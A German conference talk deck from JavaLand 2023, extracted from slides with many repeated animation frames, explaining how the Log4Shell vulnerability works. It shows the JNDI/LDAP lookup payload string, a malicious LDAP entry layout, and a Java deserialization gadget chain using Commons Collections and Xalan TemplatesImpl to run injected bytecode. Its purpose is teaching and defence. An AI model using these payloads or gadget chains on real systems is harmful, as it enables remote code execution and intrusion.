Die Technik hinter Log4Shell & Co.

Christoph Wende und Christian Kumpe, 22. März, JavaLand 2023

Agenda

1

Kurze Vorstellung

- diva-e
- Referenten

2

Was war nochmal Log4Shell?

- Wann eigentlich?
- Und wie lief das?

3

Wie funktioniert's?

- Nachladen von Bytecode
- Der Angriff über LDAP

4

Fazit

diva-e auf einen Blick

- 900 Mitarbeiter, 8 Standorte in Deutschland, 1 Office in Bulgarien und 1 Office in den USA
- 80 Millionen Euro Umsatz
- Nr. 1 digitaler Partner für Content, Commerce und Performance Marketing in Deutschland
- Fokus auf mobile Endkundenerfahrung und Kundenbindung, inkl. Nutzung von Datenplattformen
- Platz 7 im Arbeitgeberwettbewerb Great Place to Work in Deutschland

Referenten

Christian Kumpe

Expert Developer

- Informatikstudium am KIT (Universität Karlsruhe)
- Freelancer im Bereich Web und Java
- Seit Mai 2011 bei diva-e in Karlsruhe
- Über 20 Jahre in der Java-Welt unterwegs

Referenten

Christoph Wende

Expert Backend Developer & Team Lead

- Agile Development Evangelist
- Seit November 2009 bei diva-e in München
- Über 18 Jahre in der Java-Welt unterwegs

Was war eigentlich passiert?

Was war eigentlich passiert?

Es war einmal, kurz vor Weihnachten 2021...

... und alle freuen sich auf die besinnliche Zeit...

Was war eigentlich passiert?

Es war einmal, kurz vor Weihnachten 2021...

... und alle freuen sich auf die besinnliche Zeit...

Nein, doch nicht:

- **CVE-2021-44228**
- **Gefunden am 25. November, Disclosure am 9. Dezember**
- **Betroffen war die Bibliothek Apache Log4j2 in Version <= 2.14**
- **Und plötzlich ging es durch die Presse... und durch die Logfiles**

```
2021-12-12 19:31:13,808 http-nio-8080-exec-2 WARN Error looking up JNDI resource [ldap://[redacted]:1389/a]. javax.naming.NamingException: problem generating object using object factory [Root exception is j
ava.lang.ClassCastException: Log4jRCE cannot be cast to javax.naming.spi.ObjectFactory]; remaining name 'a'
```

Wie lief der Exploit?


Über Platzhalter können in Log4j2 dynamisch Informationen in Log-Nachrichten eingefügt werden. Diese Informationen konnten in der Standardkonfiguration auch über JNDI geladen werden.

```
1 public class VulnerableLoggingClass {
2
3     private static final Logger logger = LogManager.getLogger(VulnerableLoggingClass.class);
4
5     public static void main(String[] args) {
6         logger.error("Malicious string in log message: ${jndi:ldap://127.0.0.1:1389/restOfUrl}");
7     }
8
9 }
```

Wie lief der Exploit?

Über Platzhalter können in Log4j2 dynamisch Informationen in Log-Nachrichten eingefügt werden. Diese Informationen konnten in der Standardkonfiguration auch über JNDI geladen werden.

```java
public class VulnerableLoggingClass {

    private static final Logger logger = LogManager.getLogger(VulnerableLoggingClass.class);

    public static void main(String[] args) {
        logger.error("Malicious string in log message: ${jndi:ldap://127.0.0.1:1389/restOfUrl}");
    }

}
```



Nachladen von Bytecode zur Laufzeit

Unser Testcase:

```java
public class Step1_HelloWorld {

  static {
    System.out.println("Static initializer of Step1_HelloWorld");
  }

  public static void main(String[] args) {
    System.out.println("Hello JavaLand 2023!");
  }

}
```

Unser Testcase:

```java
public class Step1_HelloWorld {

  static {
    System.out.println("Static initializer of Step1_HelloWorld");
  }

  public static void main(String[] args) {
    System.out.println("Hello JavaLand 2023!");
  }

}
```

Unser Testcase:

```java
public class Step1_HelloWorld {

  static {
    System.out.println("Static initializer of Step1_HelloWorld");
  }

  public static void main(String[] args) {
    System.out.println("Hello JavaLand 2023!");
  }

}
```

Ausgabe des Beispiels:

```
Static initializer of Step1_HelloWorld
Hello JavaLand 2023!
```

Unser Testcase:

```java
public class Step1_HelloWorld {

  static {
    System.out.println("Static initializer of Step1_HelloWorld");
  }

  public static void main(String[] args) {
    System.out.println("Hello JavaLand 2023!");
  }

}
```

Ausgabe des Beispiels:

```
Static initializer of Step1_HelloWorld
Hello JavaLand 2023!
```

Laut JLS **12.4. Initialization of Classes and Interfaces**

Initialization of a class consists of executing its static initializers and the initializers for static fields (class variables) declared in the class.

Wie kommt der Code in den ClassLoader?

```
1  import java.lang.reflect.Method;
2
3  public class Step2_ClassForName {
4
5    public static void main(String[] args) throws Exception {
6      Class<?> helloWorldClass = Class.forName("com.divae...Step1_HelloWorld");
7
8      Method mainMethod = helloWorldClass.getMethod("main", String[].class);
9      mainMethod.invoke(null, (Object) new String[0]);
10   }
11
12 }
```

Wie kommt der Code in den ClassLoader?

```
1  import java.lang.reflect.Method;
2
3  public class Step2_ClassForName {
4
5    public static void main(String[] args) throws Exception {
6      Class<?> helloWorldClass = Class.forName("com.divae...Step1_HelloWorld");
7
8      Method mainMethod = helloWorldClass.getMethod("main", String[].class);
9      mainMethod.invoke(null, (Object) new String[0]);
10   }
11
12 }
```

Wie kommt der Code in den ClassLoader?

```
1  import java.lang.reflect.Method;
2
3  public class Step2_ClassForName {
4
5    public static void main(String[] args) throws Exception {
6      Class<?> helloWorldClass = Class.forName("com.divae...Step1_HelloWorld");
7
8      Method mainMethod = helloWorldClass.getMethod("main", String[].class);
9      mainMethod.invoke(null, (Object) new String[0]);
10   }
11
12 }
```

Wie kommt der Code in den ClassLoader?

```java
import java.lang.reflect.Method;

public class Step2_ClassForName {

  public static void main(String[] args) throws Exception {
    Class<?> helloWorldClass = Class.forName("com.divae...Step1_HelloWorld");

    Method mainMethod = helloWorldClass.getMethod("main", String[].class);
    mainMethod.invoke(null, (Object) new String[0]);
  }

}
```

Ausgabe des Beispiels:

```
Static initializer of Step1_HelloWorld
Hello JavaLand 2023!
```

Und wenn der Code nicht im Classpath liegt?

```java
import java.io.File;
import java.lang.reflect.Method;
import java.nio.file.Files;

public class Step3_ClassForBytes {

  public static void main(String[] args) throws Exception {
    byte[] bytes = Files.readAllBytes(new File("target/classes/.../Step1_HelloWorld.class").toPath());

    Class<?> helloWorldClass = new OverloadedClassLoader().defineClass(bytes);

    Method mainMethod = helloWorldClass.getMethod("main", String[].class);
    mainMethod.invoke(null, (Object) new String[0]);
  }

  private static class OverloadedClassLoader extends ClassLoader {
    Class<?> defineClass(byte[] bytes) {
      return defineClass(null, bytes, 0, bytes.length, null);
    }
  }
}
```

Und wenn der Code nicht im Classpath liegt?

```java
import java.io.File;
import java.lang.reflect.Method;
import java.nio.file.Files;

public class Step3_ClassForBytes {

  public static void main(String[] args) throws Exception {
    byte[] bytes = Files.readAllBytes(new File("target/classes/.../Step1_HelloWorld.class").toPath());

    Class<?> helloWorldClass = new OverloadedClassLoader().defineClass(bytes);

    Method mainMethod = helloWorldClass.getMethod("main", String[].class);
    mainMethod.invoke(null, (Object) new String[0]);
  }

  private static class OverloadedClassLoader extends ClassLoader {
    Class<?> defineClass(byte[] bytes) {
      return defineClass(null, bytes, 0, bytes.length, null);
    }
  }
}
```

Und wenn der Code nicht im Classpath liegt?

```java
import java.io.File;
import java.lang.reflect.Method;
import java.nio.file.Files;

public class Step3_ClassForBytes {

  public static void main(String[] args) throws Exception {
    byte[] bytes = Files.readAllBytes(new File("target/classes/.../Step1_HelloWorld.class").toPath());

    Class<?> helloWorldClass = new OverloadedClassLoader().defineClass(bytes);

    Method mainMethod = helloWorldClass.getMethod("main", String[].class);
    mainMethod.invoke(null, (Object) new String[0]);
  }

  private static class OverloadedClassLoader extends ClassLoader {
    Class<?> defineClass(byte[] bytes) {
      return defineClass(null, bytes, 0, bytes.length, null);
    }
  }
}
```

Und wenn der Code nicht im Classpath liegt?

```java
import java.io.File;
import java.lang.reflect.Method;
import java.nio.file.Files;

public class Step3_ClassForBytes {

  public static void main(String[] args) throws Exception {
    byte[] bytes = Files.readAllBytes(new File("target/classes/.../Step1_HelloWorld.class").toPath());

    Class<?> helloWorldClass = new OverloadedClassLoader().defineClass(bytes);

    Method mainMethod = helloWorldClass.getMethod("main", String[].class);
    mainMethod.invoke(null, (Object) new String[0]);
  }

  private static class OverloadedClassLoader extends ClassLoader {
    Class<?> defineClass(byte[] bytes) {
      return defineClass(null, bytes, 0, bytes.length, null);
    }
  }
}
```

Und wenn der Code nicht im Classpath liegt?

```
1  import java.io.File;
2  import java.lang.reflect.Method;
3  import java.nio.file.Files;
4
5  public class Step3_ClassForBytes {
6
7    public static void main(String[] args) throws Exception {
8      byte[] bytes = Files.readAllBytes(new File("target/classes/.../Step1_HelloWorld.class").toPath());
9
10     Class<?> helloWorldClass = new OverloadedClassLoader().defineClass(bytes);
11
12     Method mainMethod = helloWorldClass.getMethod("main", String[].class);
13     mainMethod.invoke(null, (Object) new String[0]);
14   }
15
16   private static class OverloadedClassLoader extends ClassLoader {
17     Class<?> defineClass(byte[] bytes) {
18       return defineClass(null, bytes, 0, bytes.length, null);
19     }
20   }
21 }
```

Und wenn der Code nicht im Classpath liegt?

```java
import java.io.File;
import java.lang.reflect.Method;
import java.nio.file.Files;

public class Step3_ClassForBytes {

  public static void main(String[] args) throws Exception {
    byte[] bytes = Files.readAllBytes(new File("target/classes/.../Step1_HelloWorld.class").toPath());

    Class<?> helloWorldClass = new OverloadedClassLoader().defineClass(bytes);

    Method mainMethod = helloWorldClass.getMethod("main", String[].class);
    mainMethod.invoke(null, (Object) new String[0]);
  }

  private static class OverloadedClassLoader extends ClassLoader {
    Class<?> defineClass(byte[] bytes) {
      return defineClass(null, bytes, 0, bytes.length, null);
    }
  }
}
```

Und wenn der Code nicht im Classpath liegt?

```java
import java.io.File;
import java.lang.reflect.Method;
import java.nio.file.Files;

public class Step3_ClassForBytes {

  public static void main(String[] args) throws Exception {
    byte[] bytes = Files.readAllBytes(new File("target/classes/.../Step1_HelloWorld.class").toPath());

    Class<?> helloWorldClass = new OverloadedClassLoader().defineClass(bytes);

    Method mainMethod = helloWorldClass.getMethod("main", String[].class);
    mainMethod.invoke(null, (Object) new String[0]);
  }

  private static class OverloadedClassLoader extends ClassLoader {
    Class<?> defineClass(byte[] bytes) {
      return defineClass(null, bytes, 0, bytes.length, null);
    }
  }
}
```

Ausgabe des Beispiels:

```
Static initializer of Step1_HelloWorld
Hello JavaLand 2023!
```

Der Angriff über LDAP

Aufbau der JNDI Einträge im LDAP

Der LDAP Server liefert auf die Anfrage einen Eintrag zurück, der den Angriffscode triggert.

Aufbau der JNDI Einträge im LDAP

Der LDAP Server liefert auf die Anfrage einen Eintrag zurück, der den Angriffscode triggert.

Mit Remote Code Base

- **Aufbau des Eintrags**
  - *javaClassName*
    `foo`
  - *objectClass*
    `javaNamingReference`
  - *javaCodeBase*
    `http://127.0.0.1:8080/`
  - *javaFactory*
    `com.divae.talks.log4shell.SimplePayload`
- **Benötigt Remote Class Loading**
  - Wurde mit JDK 1.8u121 standardmäßig deaktiviert.
- **LDAP Server muss erreichbar sein**
- **HTTP der Remote Code Base muss erreichbar sein**

Aufbau der JNDI Einträge im LDAP

Der LDAP Server liefert auf die Anfrage einen Eintrag zurück, der den Angriffscode triggert.

Mit Remote Code Base

- **Aufbau des Eintrags**
  - *javaClassName*
    `foo`
  - *objectClass*
    `javaNamingReference`
  - *javaCodeBase*
    `http://127.0.0.1:8080/`
  - *javaFactory*
    `com.divae.talks.log4shell.SimplePayload`
- **Benötigt Remote Class Loading**
  - Wurde mit JDK 1.8u121 standardmäßig deaktiviert.
- **LDAP Server muss erreichbar sein**
- **HTTP der Remote Code Base muss erreichbar sein**

Mit Deserialisierung

- **Aufbau des Eintrags**
  - *javaClassName*
    `foo`
  - *javaSerializedData*
    `ac ed 00 05 73 72 00 3a`
    `63 6f 6d 2e 73 75 6e 2e`
    `…`
- **„Nur“ LDAP Server muss erreichbar sein**
- **Exploit muss bei der Deserialisierung getriggert werden**

Aufbau der JNDI Einträge im LDAP

Der LDAP Server liefert auf die Anfrage einen Eintrag zurück, der den Angriffscode triggert.

Mit Remote Code Base

- **Aufbau des Eintrags**
  - *javaClassName*
    `foo`
  - *objectClass*
    `javaNamingReference`
  - *javaCodeBase*
    `http://127.0.0.1:8080/`
  - *javaFactory*
    `com.divae.talks.log4shell.SimplePayload`
- **Benötigt Remote Class Loading**
  - Wurde mit JDK 1.8u121 standardmäßig deaktiviert.
- **LDAP Server muss erreichbar sein**
- **HTTP der Remote Code Base muss erreichbar sein**

Mit Deserialisierung

- **Aufbau des Eintrags**
  - *javaClassName*
    `foo`
  - *javaSerializedData*
    `ac ed 00 05 73 72 00 3a`
    `63 6f 6d 2e 73 75 6e 2e`
    `…`
- **„Nur“ LDAP Server muss erreichbar sein**
- **Exploit muss bei der Deserialisierung getriggert werden**

Wie kann man eigenen Code in serialisierte Daten verpacken?

Daten mit Java Serialisieren und Deserialisieren

```java
import java.io.*;

public class SerializationBasics {

    // Serialisierbare Klasse
    public static class SerializableClass implements Serializable {

        private int value = 0;

    }

    public static void main(String[] args) throws Exception {

        // Objekt erzeugen und Wert zuweisen
        SerializableClass serializableObject = new SerializableClass();
        serializableObject.value = 1;

        // Objekt in Datei schreiben
        try (FileOutputStream file = new FileOutputStream("serialized-data.tmp");
             ObjectOutputStream out = new ObjectOutputStream(file)) {
```

Daten mit Java Serialisieren und Deserialisieren

```
5     // Serialisierbare Klasse
6     public static class SerializableClass implements Serializable {
7
8         private int value = 0;
9
10    }
11
12    public static void main(String[] args) throws Exception {
13
14        // Objekt erzeugen und Wert zuweisen
15        SerializableClass serializableObject = new SerializableClass();
16        serializableObject.value = 1;
17
18        // Objekt in Datei schreiben
19        try (FileOutputStream file = new FileOutputStream("serialized-data.tmp");
20             ObjectOutputStream out = new ObjectOutputStream(file)) {
21
22            out.writeObject(serializableObject);
23
24        }
25
```

Daten mit Java Serialisieren und Deserialisieren

```
11
12      public static void main(String[] args) throws Exception {
13
14          // Objekt erzeugen und Wert zuweisen
15          SerializableClass serializableObject = new SerializableClass();
16          serializableObject.value = 1;
17
18          // Objekt in Datei schreiben
19          try (FileOutputStream file = new FileOutputStream("serialized-data.tmp");
20               ObjectOutputStream out = new ObjectOutputStream(file)) {
21
22              out.writeObject(serializableObject);
23
24          }
25
26          // Objekt aus Datei lesen und Wert anzeigen
27          try (FileInputStream file = new FileInputStream("serialized-data.tmp");
28               ObjectInputStream in = new ObjectInputStream(file)) {
29
30              SerializableClass deserializedObject = (SerializableClass) in.readObject();
31              System.out.println("Eingelesener Wert: " + deserializedObject.value);
```

Daten mit Java Serialisieren und Deserialisieren

```
18          // Objekt in Datei schreiben
19          try (FileOutputStream file = new FileOutputStream("serialized-data.tmp");
20               ObjectOutputStream out = new ObjectOutputStream(file)) {
21
22              out.writeObject(serializableObject);
23
24          }
25
26          // Objekt aus Datei lesen und Wert anzeigen
27          try (FileInputStream file = new FileInputStream("serialized-data.tmp");
28               ObjectInputStream in = new ObjectInputStream(file)) {
29
30              SerializableClass deserializedObject = (SerializableClass) in.readObject();
31              System.out.println("Eingelesener Wert: " + deserializedObject.value);
32
33          }
34
35      }
36
37  }
```

Daten mit Java Serialisieren und Deserialisieren

```java
import java.io.*;

public class SerializationBasics {

    // Serialisierbare Klasse
    public static class SerializableClass implements Serializable {

        private int value = 0;

    }

    public static void main(String[] args) throws Exception {

        // Objekt erzeugen und Wert zuweisen
        SerializableClass serializableObject = new SerializableClass();
        serializableObject.value = 1;

        // Objekt in Datei schreiben
        try (FileOutputStream file = new FileOutputStream("serialized-data.tmp");
             ObjectOutputStream out = new ObjectOutputStream(file)) {
```

Ausgabe des Beispiels:

```
Eingelesener Wert: 1
```

Eigenen Code bei der Serialisierung ausführen

```
1  import java.io.*;
2
3  public class SerializationBasics {
4
5      // Klasse mit eigener Serialisierungslogik
6      public static class SerializableClass implements Serializable {
7
8          private int value = 0;
9
10         private void writeObject(ObjectOutputStream out) {
11             System.out.println("writeObject wird ausgeführt");
12         }
13
14         private void readObject(ObjectInputStream in) {
15             System.out.println("readObject wird ausgeführt");
16         }
17
18     }
19
20     public static void main(String[] args) throws Exception {
```

Eigenen Code bei der Serialisierung ausführen

```
18      }
19
20      public static void main(String[] args) throws Exception {
21
22          SerializableClass serializableObject = new SerializableClass();
23          serializableObject.value = 1;
24
25          try (FileOutputStream file = new FileOutputStream("serialized-data.tmp");
26               ObjectOutputStream out = new ObjectOutputStream(file)) {
27              out.writeObject(serializableObject);
28          }
29
30          try (FileInputStream file = new FileInputStream("serialized-data.tmp");
31               ObjectInputStream in = new ObjectInputStream(file)) {
32              SerializableClass deserializedObject = (SerializableClass) in.readObject();
33              System.out.println("Eingelesener Wert: " + deserializedObject.value);
34          }
35
36      }
37
38  }
```

Eigenen Code bei der Serialisierung ausführen

```java
import java.io.*;

public class SerializationBasics {

    // Klasse mit eigener Serialisierungslogik
    public static class SerializableClass implements Serializable {

        private int value = 0;

        private void writeObject(ObjectOutputStream out) {
            System.out.println("writeObject wird ausgeführt");
        }

        private void readObject(ObjectInputStream in) {
            System.out.println("readObject wird ausgeführt");
        }

    }

    public static void main(String[] args) throws Exception {
```

Ausgabe des Beispiels

```
writeObject wird ausgeführt
readObject wird ausgeführt
Eingelesener Wert: 0
```

Wie funktioniert ein Angriff über die Deserialisierung in Java?

- **Ziel eines Angriffs**
  - Eigenen Code in der Java Anwendung einschleusen und ausführen.
  - In unserem Fall über serialisierte Daten.
- **Der Weg zum Ziel**
  1. Objekte geschickt kombinieren und serialisieren.
  2. Serialisierte Daten („Payload“) über *log4shell* Lücke in die Anwendung übertragen.
  3. Objekte werden deserialisiert und dabei der eigene Code instanziiert und ausgeführt.

Eine HashMap als Ausgangspunkt

Eine HashMap serialisiert nicht ihre interne Datenstruktur, sondern direkt ihre Schlüssel und Einträge. Beim Deserialisieren werden diese wieder in die interne Datenstruktur eingefügt.

```
1  package java.util;
2
3  public class HashMap<K,V> extends AbstractMap<K,V>
4      implements Map<K,V>, Cloneable, Serializable {
5  …
6      private void readObject(java.io.ObjectInputStream s)
7          throws IOException, ClassNotFoundException {
8              …
9              // Die Einträge werden aus dem ObjectInputStream gelesen und eingefügt
10             for (int i = 0; i < mappings; i++) {
11                 …
12                 K key = (K) s.readObject();
13                 V value = (V) s.readObject();
14                 putVal(hash(key), key, value, false, false);
15             }
16     }
17 …
18     static final int hash(Object key) {
19         int h;
20         return (key == null) ? 0 : (h = key.hashCode()) ^ (h >>> 16);
21     }
22 …
23 }
```

Eine HashMap als Ausgangspunkt

Eine HashMap serialisiert nicht ihre interne Datenstruktur, sondern direkt ihre Schlüssel und Einträge. Beim Deserialisieren werden diese wieder in die interne Datenstruktur eingefügt.

```
1  package java.util;
2
3  public class HashMap<K,V> extends AbstractMap<K,V>
4      implements Map<K,V>, Cloneable, Serializable {
5  …
6      private void readObject(java.io.ObjectInputStream s)
7          throws IOException, ClassNotFoundException {
8              …
9              // Die Einträge werden aus dem ObjectInputStream gelesen und eingefügt
10             for (int i = 0; i < mappings; i++) {
11                 …
12                 K key = (K) s.readObject();
13                 V value = (V) s.readObject();
14                 putVal(hash(key), key, value, false, false);
15             }
16     }
17 …
18     static final int hash(Object key) {
19         int h;
20         return (key == null) ? 0 : (h = key.hashCode()) ^ (h >>> 16);
21     }
22 …
23 }
```

Damit kann die `.hashCode()` Implementierung serialisierbarer Klassen getriggert werden.

Wir merken uns…

- Beim Deserialisieren einer *HashMap* führt sie `.hashCode()`-Methode des Key-Objekts aus.

Beliebige Methode im Classpath ausführen

Über die geschickte Kombination verschiedener Features von Commons Collections können beim Deserialisieren beliebige Methoden im Classpath ausgeführt werden.

```
1  import com.divae.talks.log4shell.exploit.deserialization.ReflectionUtil;
2  import org.apache.commons.collections4.functors.ChainedTransformer;
3  import org.apache.commons.collections4.functors.ConstantTransformer;
4  import org.apache.commons.collections4.functors.InstantiateTransformer;
5  import org.apache.commons.collections4.keyvalue.TiedMapEntry;
6  import org.apache.commons.collections4.map.LazyMap;
7  import java.io.*;
8  import java.util.HashMap;
9  import java.util.Map;
10
11 public class CallingAnArbitraryConstructorOnDeserialization {
12
13     public static class SerializableClass implements Serializable {
14
15         public void myMethod() {
16             System.out.println("myMethod wird ausgeführt");
17         }
18
19     }
20
```

Beliebige Methode im Classpath ausführen

Über die geschickte Kombination verschiedener Features von Commons Collections können beim Deserialisieren beliebige Methoden im Classpath ausgeführt werden.

```
17          }
18
19      }
20
21      public static void main(String[] args) throws Exception {
22
23          // Objekt erzeugen
24          SerializableClass serializableObject = new SerializableClass();
25
26          // Instantiiert die übergebene Klasse mit einem Konstruktor mit der angegebenen Signatur und den Parametern
27          InvokerTransformer invokerTransformer = new InvokerTransformer("myMethod", new Class[0], new Object[0]);
28
29          // Ruft den invokerTransformer zum Erzeugen nicht vorhandener Einträge auf
30          LazyMap lazyMap = LazyMap.lazyMap(new HashMap(), invokerTransformer);
31          TiedMapEntry tiedMapEntry = new TiedMapEntry(lazyMap, serializableObject);
32
33          // Erzeuge eine HashMap mit 1 Eintrag
34          Map hashMap = new HashMap();
35          hashMap.put("this key will be replaces by tiedMapEntry", "a value");
36
37          // Ersetzte den Schlüssel des Eintrags über Reflection
```

Beliebige Methode im Classpath ausführen

Über die geschickte Kombination verschiedener Features von Commons Collections können beim Deserialisieren beliebige Methoden im Classpath ausgeführt werden.

```
26          // Instantiiert die übergebene Klasse mit einem Konstruktor mit der angegebenen Signatur und den Parametern
27          InvokerTransformer invokerTransformer = new InvokerTransformer("myMethod", new Class[0], new Object[0]);
28
29          // Ruft den invokerTransformer zum Erzeugen nicht vorhandener Einträge auf
30          LazyMap lazyMap = LazyMap.lazyMap(new HashMap(), invokerTransformer);
31          TiedMapEntry tiedMapEntry = new TiedMapEntry(lazyMap, serializableObject);
32
33          // Erzeuge eine HashMap mit 1 Eintrag
34          Map hashMap = new HashMap();
35          hashMap.put("this key will be replaces by tiedMapEntry", "a value");
36
37          // Ersetzte den Schlüssel des Eintrags über Reflection
38          Object firstMapEntry = hashMap.entrySet().iterator().next();
39          ReflectionUtil.setFieldValue(firstMapEntry, "key", tiedMapEntry);
40
41          try (FileOutputStream file = new FileOutputStream("serialized-data.tmp");
42               ObjectOutputStream out = new ObjectOutputStream(file)) {
43              out.writeObject(hashMap);
44          }
45
46          try (FileInputStream file = new FileInputStream("serialized-data.tmp");
```

Beliebige Methode im Classpath ausführen

Über die geschickte Kombination verschiedener Features von Commons Collections können beim Deserialisieren beliebige Methoden im Classpath ausgeführt werden.

```
34          Map hashMap = new HashMap();
35          hashMap.put("this key will be replaces by tiedMapEntry", "a value");
36
37          // Ersetzte den Schlüssel des Eintrags über Reflection
38          Object firstMapEntry = hashMap.entrySet().iterator().next();
39          ReflectionUtil.setFieldValue(firstMapEntry, "key", tiedMapEntry);
40
41          try (FileOutputStream file = new FileOutputStream("serialized-data.tmp");
42               ObjectOutputStream out = new ObjectOutputStream(file)) {
43              out.writeObject(hashMap);
44          }
45
46          try (FileInputStream file = new FileInputStream("serialized-data.tmp");
47               ObjectInputStream in = new ObjectInputStream(file)) {
48              in.readObject();
49          }
50
51      }
52
53  }
```

Beliebige Methode im Classpath ausführen

Über die geschickte Kombination verschiedener Features von Commons Collections können beim Deserialisieren beliebige Methoden im Classpath ausgeführt werden.

```
1  import com.divae.talks.log4shell.exploit.deserialization.ReflectionUtil;
2  import org.apache.commons.collections4.functors.ChainedTransformer;
3  import org.apache.commons.collections4.functors.ConstantTransformer;
4  import org.apache.commons.collections4.functors.InstantiateTransformer;
5  import org.apache.commons.collections4.keyvalue.TiedMapEntry;
6  import org.apache.commons.collections4.map.LazyMap;
7  import java.io.*;
8  import java.util.HashMap;
9  import java.util.Map;
10
11 public class CallingAnArbitraryConstructorOnDeserialization {
12
13     public static class SerializableClass implements Serializable {
14
15         public void myMethod() {
16             System.out.println("myMethod wird ausgeführt");
17         }
18
19     }
20
```

Ausgabe des Beispiels:

```
myMethod wird ausgeführt
```

Wir merken uns…

- Beim Deserialisieren führt die *HashMap* die `.hashCode()`-Methode des Key-Objekts aus.
- Die Kombination aus *TiedMapEntry* und *LazyMap* führt den *InvokerTransformer* aus, sobald `.hashCode()` auf dem *TiedMapEntry* ausgeführt wird.
- Ein *InvokerTransformer* kann beliebige Methoden auf einem Objekt ausführen.

Klasse aus serialisierten Daten instantiieren

In Kombination mit dem vorherigen Kniff, lässt sich mit einer Klasse der XSLT Bibliothek Apache Xalan eine eigene Klasse aus serialisierten Daten initialisieren.

```
1  import com.divae.talks.log4shell.exploit.deserialization.ReflectionUtil;
2  import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
3
4  import java.io.*;
5  import java.nio.file.Files;
6
7  public class Step4_InstantiatingClassFromSerializedData {
8
9      public static void main(String[] args) throws Exception {
10
11         // Bytecode der auf dem Zielsystem ausgeführt werden soll
12         byte[] classBytes = Files.readAllBytes(new File("target/test-classes/com/divae/talks/log4shell/TransletPayload.class").toPath());
13
14         TemplatesImpl templates = new TemplatesImpl();
15         // Füge Bytecode in templates Objekt ein
16         ReflectionUtil.setFieldValue(templates, "_bytecodes", new byte[][]{classBytes});
17         // Damit beim Deserialisieren nicht zu früh eine NullPointerException auftritt
18         ReflectionUtil.setFieldValue(templates, "_name", "");
19
20         try (FileOutputStream file = new FileOutputStream("serialized-data.tmp");
```

Klasse aus serialisierten Daten instantiieren

In Kombination mit dem vorherigen Kniff, lässt sich mit einer Klasse der XSLT Bibliothek Apache Xalan eine eigene Klasse aus serialisierten Daten initialisieren.

```
7  public class Step4_InstantiatingClassFromSerializedData {
8
9      public static void main(String[] args) throws Exception {
10
11         // Bytecode der auf dem Zielsystem ausgeführt werden soll
12         byte[] classBytes = Files.readAllBytes(new File("target/test-classes/com/divae/talks/log4shell/TransletPayload.class").toPath());
13
14         TemplatesImpl templates = new TemplatesImpl();
15         // Füge Bytecode in templates Objekt ein
16         ReflectionUtil.setFieldValue(templates, "_bytecodes", new byte[][]{classBytes});
17         // Damit beim Deserialisieren nicht zu früh eine NullPointerException auftritt
18         ReflectionUtil.setFieldValue(templates, "_name", "");
19
20         try (FileOutputStream file = new FileOutputStream("serialized-data.tmp");
21              ObjectOutputStream out = new ObjectOutputStream(file)) {
22             out.writeObject(templates);
23         }
24
25         try (FileInputStream file = new FileInputStream("serialized-data.tmp");
26              ObjectInputStream in = new ObjectInputStream(file)) {
```

Klasse aus serialisierten Daten instantiieren

In Kombination mit dem vorherigen Kniff, lässt sich mit einer Klasse der XSLT Bibliothek Apache Xalan eine eigene Klasse aus serialisierten Daten initialisieren.

```
16          ReflectionUtil.setFieldValue(templates, "_bytecodes", new byte[][]{classBytes});
17          // Damit beim Deserialisieren nicht zu früh eine NullPointerException auftritt
18          ReflectionUtil.setFieldValue(templates, "_name", "");
19
20          try (FileOutputStream file = new FileOutputStream("serialized-data.tmp");
21               ObjectOutputStream out = new ObjectOutputStream(file)) {
22              out.writeObject(templates);
23          }
24
25          try (FileInputStream file = new FileInputStream("serialized-data.tmp");
26               ObjectInputStream in = new ObjectInputStream(file)) {
27              TemplatesImpl deserializedTemplates = (TemplatesImpl) in.readObject();
28
29              // Wird dann am Ende durch den Kniff im vorherigen Beispiel ersetzt
30              deserializedTemplates.newTransformer();
31          }
32
33      }
34
35  }
```

Klasse aus serialisierten Daten instantiieren

